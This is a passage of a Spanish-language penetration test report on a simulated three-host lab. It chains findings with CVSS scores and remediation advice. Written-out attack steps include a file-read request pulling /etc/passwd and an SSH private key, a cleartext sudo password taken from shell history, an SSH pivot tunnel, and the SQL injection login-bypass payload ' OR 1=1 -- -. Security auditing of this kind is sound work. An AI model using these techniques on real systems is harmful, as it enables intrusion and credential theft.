

INFORME DE AUDITORÍA DE SEGURIDAD

Test de Intrusión de Infraestructura

Good Tech Inc.

Clasificación: CONFIDENCIAL

Campo	Detalle
Cliente / Entorno	Good Tech Inc. (Cliente y entorno simulado)
Alcance	192.168.56.0/24 (red externa) y 192.168.57.0/24 (red interna, vía pivoting)
Tipo de auditoría	Caja negra — acceso externo con pivoting hacia red interna
Autor	Antonio Jiménez Almoguera (www.linkedin.com/in/antonio-jimenez-almoguera)

Índice

- [1. Resumen Ejecutivo](#)
- [2. Metodología de Valoración de Riesgo](#)
- [3. Alcance y Metodología](#)
 - [3.1 Objetivos](#)
 - [3.2 Alcance](#)
 - [3.3 Metodología](#)
 - [3.4 Arquitectura de Red](#)
- [4. Resumen de Hallazgos](#)
- [5. Cadena de Ataque \(Attack Path\)](#)
- [6. Hallazgos Detallados](#)
 - [6.1 Hallazgos en FALL \(192.168.56.4\)](#)
 - [6.2 Hallazgos en DOC \(192.168.57.4 — red interna\)](#)
 - [6.3 Hallazgos en HOSTING \(192.168.56.8\)](#)
- [7. Recomendaciones Priorizadas](#)
- [8. Conclusión](#)
- [9. Herramientas Utilizadas](#)

1. Resumen Ejecutivo

El objetivo de esta auditoría era identificar las vulnerabilidades presentes en la infraestructura de Good Tech Inc., valorar su riesgo real y proporcionar las medidas necesarias para corregirlas antes de que puedan ser aprovechadas por un atacante real. Para ello, se llevó a cabo un test de intrusión sobre los tres sistemas que componen la infraestructura, simulando a un atacante externo sin credenciales previas, y siguiendo un proceso estructurado de reconocimiento, enumeración, explotación y post-explotación.

Estado de seguridad actual:

El resultado sitúa a la infraestructura en un nivel de riesgo alto. Las tres máquinas evaluadas quedaron completamente comprometidas, incluida la que se encontraba en la red interna y que, en teoría, no era accesible desde el exterior.

Se identificaron dos vías de ataque completamente independientes, cualquiera de las cuales habría bastado por sí sola para comprometer una parte significativa de la infraestructura:

La primera parte del sistema FALL, expuesto directamente a Internet. Una vez comprometido, este sistema resultó tener también conexión con la red interna, lo que permitió utilizarlo como puente para alcanzar y comprometer igualmente el sistema DOC, situado en ese segmento supuestamente protegido.

La segunda vía comprometió de forma independiente el sistema HOSTING, sin necesidad de pasar por FALL, hasta obtener privilegios de administrador completos sobre él.

En otras palabras: la exposición externa de cualquiera de los dos sistemas frontera (FALL o HOSTING) es, por sí sola, suficiente para demostrar el compromiso completo de la infraestructura evaluada.

Clasificación de los hallazgos:

Se identificaron un total de 17 hallazgos, valorados de forma individual siguiendo el estándar CVSS v3.1, la referencia habitual en la industria para medir la severidad de una vulnerabilidad de forma objetiva. De ellos, varios alcanzan una severidad Crítica o Alta de forma aislada; el resto se reparte entre severidad Media e Informativa. Es importante señalar que esta clasificación valora cada vulnerabilidad por separado: el efecto acumulado de combinarlas entre sí es lo que en la práctica llevó al compromiso total de los tres sistemas.

Origen de los problemas:

Ninguno de los hallazgos que permitieron este compromiso corresponde a una vulnerabilidad de día cero ni a un fallo de software especialmente sofisticado. Se trata, en su gran mayoría, de errores de configuración y de higiene operativa que suelen pasar desapercibidos en el día a día: un script de pruebas olvidado en el entorno de producción, una contraseña guardada en texto plano en el historial de comandos de un usuario, permisos de administración concedidos de forma mucho más amplia de lo necesario, credenciales reutilizadas entre distintos sistemas, y una contraseña anotada, sin más, en el campo de descripción de una cuenta de usuario.

Este patrón es, en realidad, una buena noticia desde el punto de vista de la remediación: al no tratarse de vulnerabilidades de software complejas que requieran parches específicos o cambios profundos de arquitectura, su corrección es, en general, rápida, económica y perfectamente asumible a corto plazo. Las recomendaciones priorizadas de este informe (sección 7) están pensadas precisamente para abordar primero aquellas medidas que, con menor esfuerzo, eliminan las rutas de compromiso más críticas.

Riesgos principales

La tabla siguiente resume, de forma orientada a negocio, los hallazgos que un responsable no técnico debería tener presentes en primer lugar:

Hallazgo	Severidad	Impacto
F-01	Alta	Punto de entrada inicial a la infraestructura, sin necesidad de credenciales
D-01 / D-02	Crítica / Alta	Compromiso completo del sistema situado en la red interna (DOC)
H-05 / H-06	Media / Crítica	Compromiso administrativo del segundo sistema expuesto (HOSTING)

Distribución de hallazgos por severidad

Severidad	N° de hallazgos
Crítica	2
Alta	4
Media	8
Informativa	3

En conjunto, los hallazgos apuntan a la necesidad de reforzar tanto controles técnicos (gestión de parches, políticas de contraseñas, segmentación de red, aplicación del principio de mínimo privilegio) como procesos internos: revisión previa al despliegue, gestión centralizada de secretos y formación básica en manejo seguro de credenciales.

2. Metodología de Valoración de Riesgo

La severidad de cada hallazgo se ha valorado siguiendo el estándar CVSS v3.1 (Common Vulnerability Scoring System), la referencia de facto en la industria para cuantificar el impacto técnico de una vulnerabilidad de forma objetiva y comparable.

Cada hallazgo incluye su vector CVSS completo (por ejemplo, AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H), que refleja de forma explícita las condiciones necesarias para su explotación (vector de ataque, complejidad, privilegios requeridos, interacción de usuario) y el impacto resultante sobre confidencialidad, integridad y disponibilidad. La puntuación numérica se deriva directamente de ese vector.

Las severidades empleadas en este informe se corresponden con las bandas oficiales de CVSS v3.1:

Severidad	Rango CVSS
Crítica	9.0 – 10.0
Alta	7.0 – 8.9
Media	4.0 – 6.9
Baja	0.1 – 3.9
Informativa	No aplica (observación sin impacto explotable de forma aislada)

Es importante señalar que cada puntuación CVSS valora el hallazgo de forma individual y aislada, no el efecto acumulado de encadenarlo con otras vulnerabilidades. Por ese motivo, algunos hallazgos con severidad Media o Alta considerados por separado forman parte de cadenas de ataque cuyo resultado conjunto constituye un compromiso Crítico del sistema; esta distinción se detalla en la sección "Cadena de Ataque" y se indica explícitamente en cada hallazgo cuando aplica.

3. Alcance y Metodología

3.1 Objetivos

Evaluar el nivel de seguridad de la infraestructura descrita a continuación, identificando vulnerabilidades explotables, valorando su impacto y proporcionando recomendaciones de remediación priorizadas, mediante la simulación de un ataque real por parte de un actor sin acceso ni credenciales previas. A efectos de este informe, se considera compromiso completo la obtención de privilegios root en sistemas Linux o de administrador local en sistemas Windows.

3.2 Alcance

El alcance de la auditoría comprendió los siguientes activos:

Host	Dirección IP	Rol / Exposición	Sistema Operativo
FALL	192.168.56.4	Expuesto en red externa; dual-homed (punto de pivoting)	Linux (Fedora 28)
HOSTING	192.168.56.8	Expuesto en red externa	Windows Server 2019 (standalone)
DOC	192.168.57.4	Red interna, accesible únicamente vía pivoting desde FALL	Linux (Debian)


3.3 Metodología

El trabajo siguió las fases habituales de un test de intrusión: reconocimiento de la superficie expuesta, enumeración en profundidad de cada servicio, explotación de las vulnerabilidades identificadas y post-explotación (escalada de privilegios, movimiento lateral y pivoting hacia la red interna). La fase de reporting recoge y prioriza lo encontrado en las anteriores.

En la práctica, enumeración y explotación no fueron estrictamente secuenciales: en varios puntos, una credencial o un dato obtenido durante la post-explotación de un sistema se reutilizó para seguir enumerando otro. Esto queda reflejado con detalle en la cadena de ataque de la sección 5.

3.4 Arquitectura de Red

La infraestructura se divide en dos segmentos. La red externa (192.168.56.0/24) es la única visible desde el equipo atacante y en ella se encuentran FALL (192.168.56.4) y HOSTING (192.168.56.8). FALL dispone de una segunda interfaz de red conectada a un segmento distinto (192.168.57.0/24), en el que reside DOC (192.168.57.4); este segundo segmento no tiene conectividad directa con el exterior, por lo que el único modo de alcanzar DOC es pivotando a través de FALL una vez comprometida.



Solo se representan las conexiones y activos verificados durante la auditoría.

La siguiente tabla identifica de forma inequívoca cada dirección IP citada en los hallazgos que involucran pivoting (en particular D-02), asociándola a la máquina, interfaz y rol concretos dentro del laboratorio:

IP	Máquina	Interfaz / Red	Rol en el pivoting
192.168.56.5	Máquina atacante	Red externa (192.168.56.0/24)	Origen del listener (nc); extremo final de la conexión de retorno
192.168.56.4	FALL	Interfaz externa — enp0s17, red 192.168.56.0/24	Punto de acceso SSH desde la máquina atacante; origen del túnel de pivoting
192.168.57.3	FALL	Interfaz interna — enp0s8, red 192.168.57.0/24	Dirección de bind del relay (socat); reenvía el tráfico recibido desde DOC hacia la máquina atacante (192.168.56.5)
192.168.57.4	DOC	Red interna (192.168.57.0/24)	Objetivo del ataque; origina la conexión de retorno hacia el relay de FALL


4. Resumen de Hallazgos

La tabla siguiente recoge la totalidad de los hallazgos identificados, ordenados por severidad según CVSS v3.1. El detalle completo de cada uno, con evidencia, impacto y recomendación, se encuentra en la sección 6.

ID	Hallazgo	Host	Severidad	CVSS
D-01	Bypass de autenticación mediante inyección SQL en el panel de administración	DOC	Crítica	9.1
H-06	Escalada a administrador local mediante Pass-the-Hash	HOSTING	Crítica	9.8
F-01	Lectura arbitraria de archivos no autenticada en test.php	FALL	Alta	7.5
F-03	Regla de sudo sin restricciones para un usuario no administrativo	FALL	Alta	7.8
D-02	Subida de archivos sin restricción de tipo, con ejecución remota de código	DOC	Alta	8.8
D-04	Escalada a root mediante sudo sobre un binario que invoca pydoc	DOC	Alta	7.8
F-02	Contraseña en texto plano en el historial de comandos	FALL	Media	5.5
F-05	Sesión nula permitida en SMB, con enumeración de usuarios confirmada	FALL	Media	5.3
H-05	SeBackupPrivilege concedido a una cuenta no administrativa	HOSTING	Media	5.5
D-03	Credenciales de base de datos en texto plano en el código fuente	DOC	Media	5.5
H-02	Contraseña débil comprometida mediante ataque de diccionario (p.smith)	HOSTING	Media	6.5
H-03	Contraseña en texto plano en el campo Descripción de una cuenta de usuario	HOSTING	Media	6.5
H-04	Firma de mensajes SMB no obligatoria	HOSTING	Media	4.2
F-06	Componentes de software fuera de soporte (CMS Made Simple, PHP, Fedora 28)	FALL	Informativa	N/A
F-04	Política de contraseñas SMB débil y sin bloqueo de cuenta	FALL	Informativa	N/A
D-05	Cookie de sesión sin el atributo HttpOnly	DOC	Informativa	N/A
H-01	Nombres y correos de empleados publicados en el sitio web corporativo	HOSTING	Informativa	N/A

5. Cadena de Ataque (Attack Path)

Durante la auditoría se identificaron dos rutas de ataque independientes que, consideradas conjuntamente, permitieron demostrar el compromiso de los tres sistemas. La primera arranca en FALL y, mediante pivoting, alcanza DOC; la segunda compromete HOSTING de forma directa e independiente. El diagrama siguiente representa ambas rutas por separado; a continuación se describe cada una con más detalle.



Las dos rutas son independientes: no se ha demostrado conexión entre HOSTING y FALL/DOC.

5.1 Ruta FALL → DOC

El acceso a FALL comienza con F-01: la lectura arbitraria de archivos en test.php se usa para extraer la clave privada SSH del usuario qiu, con la que se obtiene una shell interactiva sin necesidad de contraseña. Una vez dentro, el historial de comandos de qiu revela su propia contraseña en texto plano (F-02), y como esa misma cuenta tiene permiso para ejecutar cualquier comando como root sin restricciones (F-03), la escalada a root es inmediata.

Con privilegios de root en FALL aparece una segunda interfaz de red, hasta entonces invisible, que conecta con el segmento donde reside DOC. A través de un túnel SSH montado sobre esa conexión ya comprometida se alcanza DOC, cuyo único servicio expuesto es una aplicación web de gestión de infracciones de tráfico. Dicha aplicación resulta vulnerable a una inyección SQL que permite eludir el login (D-01) y, una vez dentro del panel, a una subida de archivos sin restricción de tipo que se traduce en ejecución remota de comandos (D-02).

La shell obtenida en DOC corre como www-data, pero la revisión del código fuente de la aplicación destapa credenciales de base de datos en texto plano que resultan ser también la contraseña real de un usuario del sistema, bella (D-03). Desde ahí, una regla de sudo que permite ejecutar sin contraseña un binario personalizado, envoltorio del servidor de documentación de Python, se puede abusar para ejecutar código arbitrario como root (D-04), cerrando también esta ruta con compromiso total de DOC.

5.2 Ruta HOSTING

HOSTING se aborda de forma independiente, sin depender de FALL. El propio sitio web corporativo publica nombres y correos de empleados (H-01), que sirven de diccionario de nombres de usuario para un ataque de fuerza bruta contra el servicio SMB; una de las cuentas, p.smith, resulta tener una contraseña débil y cae (H-02).

Ya autenticado como p.smith, es posible enumerar el resto de cuentas del sistema, y una de ellas, m.davis, tiene una contraseña anotada en texto plano en su propio campo de descripción (H-03). Verificada contra el resto de usuarios, esa contraseña no pertenece a m.davis sino a j.wilson, cuenta que sí dispone de acceso remoto vía WinRM. Con eso se obtiene una shell interactiva completa en el sistema.

j.wilson pertenece además al grupo Backup Operators, con SeBackupPrivilege habilitado, privilegio que permite volcar los hives SAM y SYSTEM del registro sin ser administrador (H-05). El procesado offline de esos ficheros entrega los hashes NTLM de todas las cuentas locales, incluida la de administrator, y con ese hash se logra autenticación directa mediante Pass-the-Hash (H-06), cerrando el compromiso total de HOSTING.

Un detalle que merece mención aparte: el firewall detectado en FALL durante su propio reconocimiento (una lista blanca de puertos permitidos) condicionó directamente cómo se montó el pivoting hacia DOC más adelante, obligando a ajustar el puerto del relay para que la conexión de retorno pudiera atravesarlo. Es un buen ejemplo de cómo un dato recogido en una fase temprana termina siendo relevante varios pasos después.

6. Hallazgos Detallados

Esta sección recoge el detalle técnico de cada hallazgo, agrupado por sistema afectado: descripción, evidencia y pasos de reproducción, impacto y recomendación de remediación. La evidencia incluida es la necesaria para comprender, validar y reproducir cada vulnerabilidad demostrada durante la auditoría.

6.1 Hallazgos en FALL (192.168.56.4)

F-01 — Lectura arbitraria de archivos no autenticada en test.php

Activo afectado: FALL (192.168.56.4) **Severidad:** **Alta** (CVSS 3.1: 7.5)

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Clasificación: CWE-22 (Improper Limitation of a Pathname to a Restricted Directory / Path Traversal)

Descripción

En la webroot del CMS quedó publicado un script de pruebas (test.php) que acepta un parámetro GET sin documentar, file, y lo utiliza para leer el contenido de un archivo del sistema sin ninguna validación de ruta. La pista para llegar a este script vino de un post publicado por un administrador en el propio gestor de contenidos, quejándose de que seguían quedando scripts de prueba en producción. El script solo devuelve el contenido del archivo indicado; no se observó ejecución de código a través de él, por lo que se ha descartado clasificarlo como inclusión de código (CWE-98) y se mantiene como lectura arbitraria de archivos.

Evidencia y Reproducción

Condición inicial

Activo: FALL (192.168.56.4), puerto 80/tcp (Apache 2.4.39, CMS Made Simple 2.2.15). Endpoint afectado: /test.php, un script de pruebas localizado mediante fuzzing de directorios. No requiere autenticación ni condiciones previas: el script es accesible directamente por HTTP.

Descubrimiento

El fuzzing de directorios (gobuster) reveló test.php con una respuesta de solo 80 bytes. Un post publicado por un administrador en el propio CMS alertaba de "scripts de prueba" olvidados en producción, reforzando la sospecha sobre este archivo. Al visitar el script sin parámetros, la aplicación respondía con el mensaje "Missing GET parameter!", confirmando que esperaba un parámetro no documentado.

Se realizó fuzzing del nombre del parámetro contra el propio script, filtrando por el tamaño de respuesta del mensaje de error (80 bytes):

```
ffuf -r -c -ic -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-u 'http://192.168.56.4/test.php?FUZZ=/etc/passwd' -fs 80
```

Resultado:

```
file [Status: 200, Size: 1633, Words: 36, Lines: 33, Duration: 29ms]
```

El parámetro "file" devuelve una respuesta de tamaño distinto al mensaje de error, confirmando que es un parámetro válido reconocido por la aplicación.

Explotación

Paso 1 — Confirmar lectura arbitraria de archivos

```
GET http://192.168.56.4/test.php?file=/etc/passwd
```

Resultado:

```
root:x:0:0:root:/root:/bin/bash
...
qiu:x:1000:1000:qiu:/home/qiu:/bin/bash
```

...

Confirma la vulnerabilidad de lectura arbitraria de archivos y, de paso, la existencia real del usuario qiu en el sistema.

Paso 2 — Exfiltrar la clave privada SSH del usuario qiu

```
GET http://192.168.56.4/test.php?file=/home/qiu/.ssh/id_rsa
```

Resultado:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn...
-----END OPENSSH PRIVATE KEY-----
```

El parámetro file no distingue entre archivos de configuración y material criptográfico sensible del usuario.

Paso 3 — Uso de la clave para autenticación SSH

```
curl -s "http://192.168.56.4/test.php?file=/home/qiu/.ssh/id_rsa" -o id_rsa
chmod 600 id_rsa
ssh -i id_rsa qiu@192.168.56.4
```

Resultado:

```
[qiu@FALL ~]$ whoami
qiu
[qiu@FALL ~]$ id
uid=1000(qiu) gid=1000(qiu) groups=1000(qiu),10(wheel)
```

Confirmación

Sesión SSH interactiva establecida como el usuario qiu, sin necesidad de contraseña, confirmada por el prompt de shell y la salida de whoami/id.

Impacto

La clave privada obtenida permitió autenticarse por SSH sin necesidad de contraseña, siendo este el punto de entrada de toda la cadena de compromiso sobre FALL. El impacto real de este hallazgo va más allá de lo que refleja su puntuación CVSS aislada, precisamente porque habilitó el resto de la cadena.

Relación con el Attack Path

El acceso obtenido aquí (usuario qiu) es el punto de partida de toda la ruta FALL → DOC. El siguiente paso fue revisar el historial de comandos del propio usuario (F-02).

Recomendación

Retirar test.php (y cualquier otro artefacto de desarrollo) del entorno de producción es la medida inmediata. A medio plazo conviene incorporar una revisión previa al despliegue que impida que este tipo de scripts llegue a un servidor accesible públicamente.

F-02 — Contraseña en texto plano en el historial de comandos

Activo afectado: FALL (192.168.56.4) **Severidad:** **Media** (CVSS 3.1: 5.5)

Vector CVSS: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Clasificación: CWE-312 (Cleartext Storage of Sensitive Information)

Descripción

Ya con acceso como qiu, se revisó su historial de shell y apareció una línea en la que el usuario canaliza su propia contraseña mediante echo hacia sudo -S en lugar de introducirla de forma interactiva. El bash_history funciona aquí como un registro persistente, y ese registro terminó conteniendo una credencial válida en claro.

Evidencia y Reproducción

Condición inicial

Requiere ya disponer de sesión interactiva como el usuario qiu (obtenida en F-01). No exige privilegios adicionales: basta con leer el propio historial de shell del usuario.

Descubrimiento / Explotación

Tras obtener shell, se revisa el historial de comandos del usuario en busca de operaciones sensibles.

```
history
```

Resultado:

```
1 ls -al
2 cat .bash_history
3 rm .bash_history
4 echo "remarkablyawesome" | sudo -S dnf update
5 ifconfig
...
```

El usuario canalizó su propia contraseña de sudo mediante echo en la línea 4, en lugar de introducirla de forma interactiva cuando el sistema la solicita, dejándola registrada en claro en su historial de comandos.

Confirmación

La cadena "remarkablyawesome" es efectivamente la contraseña válida del usuario qiu, confirmado al utilizarla con sudo -l / sudo su en F-03.

Impacto

La contraseña recuperada resultó ser válida para el propio usuario del sistema, lo que unido a la configuración de sudo descrita en F-03 permitió escalar a root sin necesidad de explotar nada adicional.

Relación con el Attack Path

La contraseña obtenida aquí es la que se utiliza en F-03 para confirmar y ejercer los privilegios de sudo del usuario, permitiendo la escalada a root.

Recomendación

Rotar la contraseña afectada y formar al personal en el manejo de credenciales en línea de comandos. Conviene además revisar el resto de historiales de shell del entorno en busca de patrones similares.

F-03 — Regla de sudo sin restricciones para un usuario no administrativo

Activo afectado: FALL (192.168.56.4) **Severidad:** Alta (CVSS 3.1: 7.8)

Vector CVSS: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Clasificación: CWE-250 (Execution with Unnecessary Privileges)

Descripción

El usuario qiu puede ejecutar cualquier comando como cualquier usuario, incluido root, sin que se le solicite ningún tipo de restricción adicional en la configuración de sudo.

Evidencia y Reproducción

Condición inicial

Requiere sesión como qiu (F-01) y su contraseña (F-02).

Explotación

Paso 1 — Consultar permisos de sudo

```
sudo -l
```

Resultado:

```
User qiu may run the following commands on FALL:
(ALL) ALL
```

Paso 2 — Obtener shell de root

```
sudo su
```

Resultado:

```
[root@FALL qiu]# whoami
root
[root@FALL qiu]# id
uid=0(root) gid=0(root) groups=0(root)
```

Confirmación

Prompt de root y salida de whoami/id confirmando uid=0.

Impacto

Combinado con F-02, esta regla permitió obtener una shell de root de forma inmediata, sin depender de ningún exploit adicional.

Relación con el Attack Path

Con privilegios de root se revisan las interfaces de red del sistema (ip a), descubriendo una segunda interfaz en el rango 192.168.57.0/24 que habilita el uso de FALL como punto de pivoting hacia DOC (ver sección 5.1 y el hallazgo D-01).

Recomendación

Sustituir la entrada (ALL) ALL por los comandos concretos que realmente necesita ejecutar este usuario, y auditar periódicamente /etc/sudoers y /etc/sudoers.d/.

F-04 — Política de contraseñas SMB débil y sin bloqueo de cuenta

Activo afectado: FALL (192.168.56.4) **Severidad:** Informativa (sin puntuación CVSS aplicable)

Clasificación: CWE-521 (Weak Password Requirements)

Descripción

La configuración de Samba admite contraseñas de solo 5 caracteres sin exigencias de complejidad y no aplica ningún umbral de bloqueo tras intentos fallidos. No se llegó a explotar esta debilidad de forma directa en FALL, ya que el acceso se obtuvo por otra vía (F-01); no se ha identificado, además, ningún escenario concreto y demostrado durante esta auditoría al que asignar un vector CVSS propio, por lo que se documenta como observación de hardening y no como vulnerabilidad puntuada. Que no se explotara en este ejercicio no implica que el riesgo sea despreciable: la debilidad sigue ahí y quedaría expuesta en cuanto alguien intentara acceder a estas cuentas por fuerza bruta. Su severidad se mantiene como Informativa por este motivo, si bien en la sección 7 recibe una prioridad de remediación Media, correspondiente a una medida de hardening preventivo y no a la corrección de una vulnerabilidad explotada.

Evidencia

```
Password Complexity: Disabled
Minimum Password Length: 5
Account Lockout Threshold: None
```

Impacto

Facilitaría un ataque de fuerza bruta sin restricción alguna si en algún momento se intentara comprometer cuentas SMB por esa vía.

Recomendación

Elevar la longitud mínima a 12 caracteres con requisitos de complejidad y configurar un umbral de bloqueo tras varios intentos fallidos.

F-05 — Sesión nula permitida en SMB, con enumeración de usuarios confirmada

Activo afectado: FALL (192.168.56.4) **Severidad:** **Media** (CVSS 3.1: 5.3)

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Descripción

El servicio Samba acepta sesión con usuario y contraseña vacíos, permitiendo consultas RPC (enumeración de cuentas vía SAMR) que deberían requerir autenticación y no la requieren en la práctica. A diferencia de otros hallazgos de hardening de este informe, aquí sí se demostró un impacto concreto: mediante RID cycling se confirmó la existencia de qiu como cuenta real del sistema, dato que se usó activamente durante la auditoría.

Evidencia

```
Server 192.168.56.4 allows sessions using username '', password ''
S-1-22-1-1000 Unix User\qiu (Local User)
```

Impacto

Permitió confirmar un nombre de usuario válido sin necesidad de credenciales, apoyando el resto de la cadena de ataque sobre FALL.

Recomendación

Deshabilitar el acceso anónimo en la configuración de Samba (restrict anonymous = 2).

F-06 — Componentes de software fuera de soporte (CMS Made Simple, PHP, Fedora 28)

Activo afectado: FALL (192.168.56.4) **Severidad:** **Informativa** (sin puntuación CVSS aplicable)

Clasificación: CWE-1104 (Use of Unmaintained Third Party Components)

Descripción

El servidor ejecuta CMS Made Simple 2.2.15 sobre PHP 7.2.18 y Fedora 28, todas ellas versiones sin soporte de seguridad activo. La versión identificada del CMS está afectada por varias vulnerabilidades públicas conocidas, entre ellas CVE-2021-28998 y CVE-2022-23906, la mayoría explotables únicamente en contexto autenticado. Ninguna de ellas fue explotada durante esta auditoría, ya que el acceso a FALL se obtuvo por otra vía (F-01); se citan aquí como referencia de la exposición que supone mantener este stack sin actualizar, no como prueba de concepto ejecutada. No se asigna una puntuación CVSS propia a este hallazgo porque no representa una vulnerabilidad puntual demostrada, sino la exposición acumulada de un stack sin soporte con vulnerabilidades públicas conocidas que afectan específicamente a la versión identificada.

Evidencia

```
Meta generator: CMS Made Simple - Copyright (C) 2004-2021
X-Powered-By: PHP/7.2.18
Fedora 28 (kernel 5.0.16)
```

Impacto

Representa superficie de ataque adicional si en algún momento se obtienen credenciales válidas del panel de administración del CMS, o si se despliega algún exploit de los ya documentados públicamente para esta versión.

Recomendación

Actualizar sistema operativo, PHP y CMS a versiones con soporte activo, dentro de un proceso periódico de gestión de parches.

6.2 Hallazgos en DOC (192.168.57.4 — red interna)

D-01 — Bypass de autenticación mediante inyección SQL en el panel de administración

Activo afectado: DOC (192.168.57.4 — red interna) **Severidad:** **Crítica** (CVSS 3.1: 9.1)

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Clasificación: CWE-89 (SQL Injection)

Descripción

La aplicación Online Traffic Offense Management System (SourceCodester v1.0) permite eludir el formulario de login mediante una inyección SQL, obteniendo sesión de administrador sin conocer ninguna credencial. Se trata de una debilidad documentada públicamente para este software.

Evidencia y Reproducción

Condición inicial

Activo: DOC (192.168.57.4), red interna sin conectividad directa desde el equipo atacante. Alcanzable únicamente pivotando a través de FALL, ya comprometida (ver F-03). Servicio: nginx 1.18.0 + PHP, aplicación "Online Traffic Offense Management System" (SourceCodester, v1.0), servida bajo el virtual host doc.hmv.

Descubrimiento

Se establece un túnel SSH con reenvío dinámico de puertos (SOCKS) a través de FALL para alcanzar la red interna:

```
ssh -i id_rsa -D 1080 qiu@192.168.56.4
```

A través del túnel (proxychains) se escanea el objetivo, confirmando un único puerto abierto (80/tcp). Al acceder por navegador (proxychains firefox http://192.168.57.4/), los recursos no cargan correctamente por un problema de virtual hosting; añadiendo la entrada "192.168.57.4 doc.hmv" en /etc/hosts del atacante, la aplicación se visualiza con normalidad. Se identifica como el proyecto público "Online Traffic Offense Management System" (SourceCodester), y se observa que el formulario de login podría ser vulnerable a fuerza bruta o a inyección SQL.

Explotación

Sobre el formulario de login de administración (http://doc.hmv/), se introduce el siguiente payload en el campo de usuario, dejando el campo de contraseña con un valor arbitrario (irrelevante para el resultado, ya que el comentario SQL -- - anula el resto de la consulta original):

```
Campo usuario:      ' OR 1=1 -- -
Campo contraseña: (cualquier valor)
```

El payload cierra la comilla simple que delimita el valor del usuario en la consulta SQL original, añade una condición OR 1=1 siempre verdadera, y comenta (--) el resto de la sentencia — incluyendo la comprobación de la contraseña — provocando que la consulta de autenticación devuelva una fila válida sin necesidad de conocer ninguna credencial real.

Envío del formulario (Sign In)

Resultado:

Acceso concedido como administrador de la aplicación, sin conocer ninguna credencial válida, confirmado por el acceso al panel de administración de la aplicación.

Confirmación

Cambio de contexto de "sin sesión" a sesión administrativa válida, con acceso al panel de gestión de la aplicación.

Impacto

Este acceso administrativo es la puerta de entrada al resto de la cadena sobre DOC: sin él no habría sido posible llegar a la subida de archivos ni a las credenciales de base de datos.

Relación con el Attack Path

El acceso administrativo obtenido aquí es el que permite llegar a la función de edición de perfil (avatar) utilizada en D-02 para subir un archivo malicioso.

Recomendación

Sustituir la construcción de consultas por sentencias preparadas parametrizadas. Dado que se trata de un componente de terceros sin mantenimiento, se recomienda valorar su sustitución.

D-02 — Subida de archivos sin restricción de tipo, con ejecución remota de código

Activo afectado: DOC (192.168.57.4 — red interna) **Severidad:** **Alta** (CVSS 3.1: 8.8)

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

